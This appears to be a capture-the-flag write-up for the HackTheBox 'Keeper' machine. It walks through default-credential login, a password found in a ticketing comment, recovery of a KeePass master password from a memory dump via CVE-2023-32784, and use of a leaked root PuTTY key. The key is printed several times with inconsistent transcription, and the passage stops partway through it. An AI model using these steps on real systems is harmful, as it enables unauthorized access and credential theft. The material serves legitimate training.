HTB 19

HackTheBox - Keeper

Enumeration

Nmap

As usual, let's start off with an Nmap scan.

```
1   sudo nmap -sC -sV -p- -oA nmap.keeper 10.10.11.227
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-22 02:37 EST
Nmap scan report for 10.10.11.227
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3539d439404b1f6186dd7c37bb4b989e (ECDSA)
|_  256 1ae972be8bb105d5effedd80d8efc066 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.01 seconds
```

An initial Nmap scan reveals two open ports. On port 22 , SSH is running, and on port 80, an Nginx web server. Since we do not have any credentials to log in via SSH, we will start by looking at port 80 .

HTTP

Browsing to port 80 , we get a hyperlink on the page, which redirects us to tickets.keeper.htb.

Browsing to port `80`, we get a hyperlink on the page, which redirects us to `tickets.keeper.htb`.

To raise an IT support ticket, please visit tickets.keeper.htb/rt/

We add this domain to our /etc/hosts file:


```
1   echo "10.10.11.227 tickets.keeper.htb keeper.htb" | sudo tee -a
    /etc/hosts
```

Now we are able to visit tickets.keeper.htb.

Here, we see a Request Tracker (RT) login page. This is an open-source web-based ticketing system that is often used for managing tasks and workflows, particularly for help desks, support teams, and other environments where tracking and responding to issues is important.

- A quick Google search for Request Tracker default credentials leads us to the documentation, which reveals the username is root , and the password is password .


This sketch cannot currently be displayed in exports




- We are able to log in successfully using the default credentials, which land us on the Request Tracker dashboard.

Foothold

Enumerating the system, under the admin > user section, we see there are two users, lnorgaard and root .



- Further enumeration into the user lnorgaard reveals the password Welcome2023! under the comment section.



Attempting to log in via SSH using the password and as the user lnorgaard is successful.

```
ssh lnorgaard@10.10.11.227
```

```
ssh lnorgaard@10.10.11.227

lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

<...SNIP...>

You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ id
uid=1000(lnorgaard) gid=1000(lnorgaard) groups=1000(lnorgaard)
lnorgaard@keeper:~$
```

Here, we can grab the user flag from the user's home folder.

```
cat /home/lnorgaard/user.txt
```

Privilege Escalation

KeePass

Upon checking files present in the users home folder, we discover a zip file.

Unzipping its contents we see two files: KeePassDumpFull.dmp and passcodes.kdbx.

```
lnorgaard@keeper:~$ ls

RT30000.zip  user.txt
lnorgaard@keeper:~$ unzip RT30000.zip

Archive:  RT30000.zip
  inflating: KeePassDumpFull.dmp
 extracting: passcodes.kdbx
lnorgaard@keeper:~$ ls

KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt
```

- **KeePass** is a **password manager**. It stores all your passwords in a **.kdbx file** (a secure database), and **you need a master password** to open that file.
    - Files with the .kdbx extension usually refer to a KeePass Password Database and contain passwords in an encrypted database and can be viewed with a master password.

It seems like you've encountered files related to KeePass, a password management tool. Here's a quick breakdown of the files you found:


1. **KeePassDumpFull.dmp**: This could be a memory dump or a system dump file that might contain sensitive information. These types of files can sometimes be used to capture data from running programs, and could possibly include login credentials or other information, depending on the context of the dump.
    a. This is a **memory dump** — a snapshot of what was in the computer's RAM (temporary memory) at a specific time.
        - If someone had KeePass open and typed their master password in, **pieces of that password might still be in memory**, even after they've logged in.

          So:
            - `.dmp` = memory dump
            - It might contain the master password (in small leftover pieces)
2. **passcodes.kdbx**: This is a KeePass password database file, which stores encrypted passwords. To access the contents, you would need the master password associated with the database. The file contains encrypted data, so without the password, it is not possible to view the actual passwords inside.

If you have access to the master password for the `.kdbx` file, you can open it with KeePass to reveal the stored passwords. As for the `.dmp` file, you might need specialized software or tools to analyze the memory dump and extract any useful information.

Exploiting the Vulnerability

A quick google search for "keepass master password vulnerabilites" leads us to CVE-2023-32784 , as well as this proof-of-concept tool used to dump the master password from KeePass ' memory dump. The flaw exploited is that for every character typed, a leftover string is created in memory. For example, when "Password" is typed, it will result in these leftover strings: •a, ••s, •••s, ••••w, •••••o, ••••••r, •••••••d. The proof-of-concept application scans the memory dump for these patterns and suggests a probable password character for each position in the password.



- Because of a security flaw (CVE-2023-32784), KeePass **leaves behind parts of the master password in memory**.
  - Hackers can use a special tool to scan the `.dmp` file and **reconstruct the master password**.
    - Then, they can use that password to **unlock** `passcodes.kdbx` and steal all the saved passwords.
- Note:
  - A **Proof of Concept** (often written as **PoC**) is like a **demo** or **prototype** that **proves an idea works**.
  - In cybersecurity, a PoC shows that a **vulnerability or exploit is real** — not just theory.

To exploit this, we need to first copy the zip file to our local machine. For this purpose, we will use the Secure Copy Protocol (SCP) , which is a secure means of transferring files between a local host and a remote host. It is based on the Secure Shell (SSH) protocol.

```
scp lnorgaard@10.10.11.227:/home/lnorgaard/RT30000.zip .
```

```
scp lnorgaard@10.10.11.227:/home/lnorgaard/RT30000.zip .

lnorgaard@10.10.11.227's password:
RT30000.zip                                   1% 1530KB 303.4KB/s   04:36 ETA
```

In order for the exploit to work we need to install dotnet which can be found here. To run the proof-of-concept we first need to clone it from GitHub to our local machine then change to the directory of the exploit and finally run it on the KeePassDumpFull.dmp file.

```
git clone https://github.com/vdohney/keepass-password-dumper.git
cd keepass-password-dumper
dotnet run /path/to/KeePassDumpFull.dmp
```

```
dotnet run /home/fury/testing/keeper/KeePassDumpFull.dmp

Found: ●ø
Found: ●ø
Found: ●ø
Found: ●ø
Found: ●ø

<...SNIP...>

Found: ●●d
Password candidates (character positions):
Unknown characters are displayed as "●"

<...SNIP...>

10.:    e,
11.:    d,
12.:     ,
13.:    f,
14.:    l,
15.:    ø,
16.:    d,
17.:    e,
Combined: ●{ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M}dgrød med fløde
```

🧩 How Does `dotnet run` Know What to Run?

When you type:

```
dotnet run
```

- ...it looks for a `.csproj` **file** in the **current folder** — that's a **C# project file**.
  - Example:

```
keepass-password-dumper/
```

```
2   ├── Program.cs
3   └── keepass-password-dumper.csproj  ← THIS tells `dotnet run`
    what to build & run
```

🛠️ What's in the `.csproj` file?

It tells .NET:

- What the project name is
- Which files to compile
- Which SDK version to use
- Any dependencies (like NuGet packages)

So when you run:

```
1   dotnet run
```

...it's the `.csproj` **file in the current folder** that defines the app.

🤔 What If There Are Multiple .NET Projects in One Folder?

If the folder has **more than one** `.csproj` **file**, then `dotnet run` **doesn't know which one to use** and will throw an error like:

```
Specify which project file to use because this folder contains more than one.
```

In that case, you'd need to be specific:

```
dotnet run --project MyApp1.csproj
```


Or navigate into the subfolder of the project you want to run:

```
cd MyApp1
dotnet run
```

Accessing the database

Indeed we are able to successufly retrieve a potential master password dgrød med fløde . We also need to install kpcli , which is a command-line interface (interactive shell) used to work with KeePass 1.x or 2.x database files. To achieve this, we will use the apt package manager.

```
sudo apt-get install kpcli -y
kpcli
```




To interact with kpcli , we execute the help option to explore available commands. Upon examination, we discover an option that allows us to open the KeePass database. Given that we have obtained a potential master password earlier, we can now proceed to attempt accessing the KeePass database.

```
kpcli:/> help
  attach -- Manage attachments: attach <path to entry|entry number>
autosave -- Autosave functionality
      cd -- Change directory (path to a group)
      cl -- Change directory and list entries (cd+ls)

<...SNIP...>

    open -- Open a KeePass database file (open <file.kdb> [<file.key>])
     otp -- Show one-time password: otp <entry path|number>
  passwd -- Change the opened database's password

<...SNIP...>

      xw -- Copy URL (www) to clipboard: xw <entry path|number>
      xx -- Clear the clipboard: xx

Type "help <command>" for more detailed help on a command.
kpcli:/>
```

We now attempt to open the database but if we enter the password we got earlier, we encounter an error. The database key appears invalid or else the database is corrupt.

```
kpcli

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> open passcodes.kdbx
Provide the master password: ************************
Error opening file: Couldn't load the file passcodes.kdbx

Error(s) from File::KeePass:
The database key appears invalid or else the database is corrupt.

kpcli:/>
```

Let's do a quick Google search using the keywords "dgrød med fløde".




- The result is we get are for rødgrød med fløde and if we try this as the password we do not get any error back

```
kpcli

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> open passcodes.kdbx
Provide the master password: ************************
kpcli:/>
```

Now we can try to look into the database to see what we get.

```
1  ls
2  cd passcodes
3  ls
```



- Looking at Network , we see that it looks interesting and has some putty formated ssh keys.

```
cd Network
ls
show 0 -f
```

```
kpcli:/passcodes> cd Network/
kpcli:/passcodes/Network> ls
=== Entries ===
0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network> show 0 -f

Title: keeper.htb (Ticketing Server)
Uname: root
 Pass: F4><3K0nd!
  URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
       Encryption: none
       Comment: rsa-key-20230519
       Public-Lines: 6
       AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
       8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
       EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
       Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
       FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
       LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
       Private-Lines: 14
       AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
       oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
       kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
       f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
       VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
       UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
       OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
       in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
       SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
       09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
       xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
       AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
       AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
       NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
       Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0

kpcli:/passcodes/Network>
```

- `show 0 -f` mean:
  - `show` → display info about a file or item
  - `0` → index or ID of an item
  - `-f` → maybe "full output" or "file content"

You found a **PuTTY SSH private key** stored in text form, and you're using that to **log in as root** on a remote machine.

SSH Key Format:

- The key you found starts like this:

```
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
```

```
...
Private-Lines: 14
...
Private-MAC: ...

```

- This is a **PuTTY-format private key** — used to log in to servers without needing a password. But it only works with **PuTTY or after converting** it to OpenSSH format.
  - ✅ It **includes the public key** (under `Public-Lines`)
  - ✅ And the **private key** (under `Private-Lines`)
- the **private key** file needs to contain:
  - The **private key** → used to log in or decrypt
  - The **public key** → used to identify itself to the server
- Think of the private key as your **passport** — it already has your **identity info** inside (the public key), so the server knows it's you.

Elevating to Root Shell

We can save this to a file, we can either use PuTTy or OpenSSH to use this key and elevate to another user.

```
echo "PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV3OZbfEFO9zOPNUn4DisesKB4x1KtqHOl8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLkOkfnM4+bJ8g7MXLqbrtsgr5ywF6CcxsOEt
Private-Lines: 14
AAABAQCBOdgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHeO7psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwcO3h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvLOWlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VFOp14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD45OXJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrcO4ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7TiOQSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJbO1AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
O9ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZyWW7CBWKGozgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0" >
ssh_key_file
```

- Note:
  - PuTTY, which is a free and open-source terminal emulator, serial console, and network file transfer application that supports several network protocols, including SSH, to log in.

Alternative 1 (OpenSSH)

```
echo "PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV3OZbfEF09zOPNUn4DisesKB4x1KtqHOl8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLkOkfnM4+bJ8g7MXLqbrtsgr5ywF6CcxsOEt
Private-Lines: 14
AAABAQCBOdgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHeO7psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwcO3h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvLOWlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VFOp14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD45OXJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrcO4ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7TiOQSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
O9ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
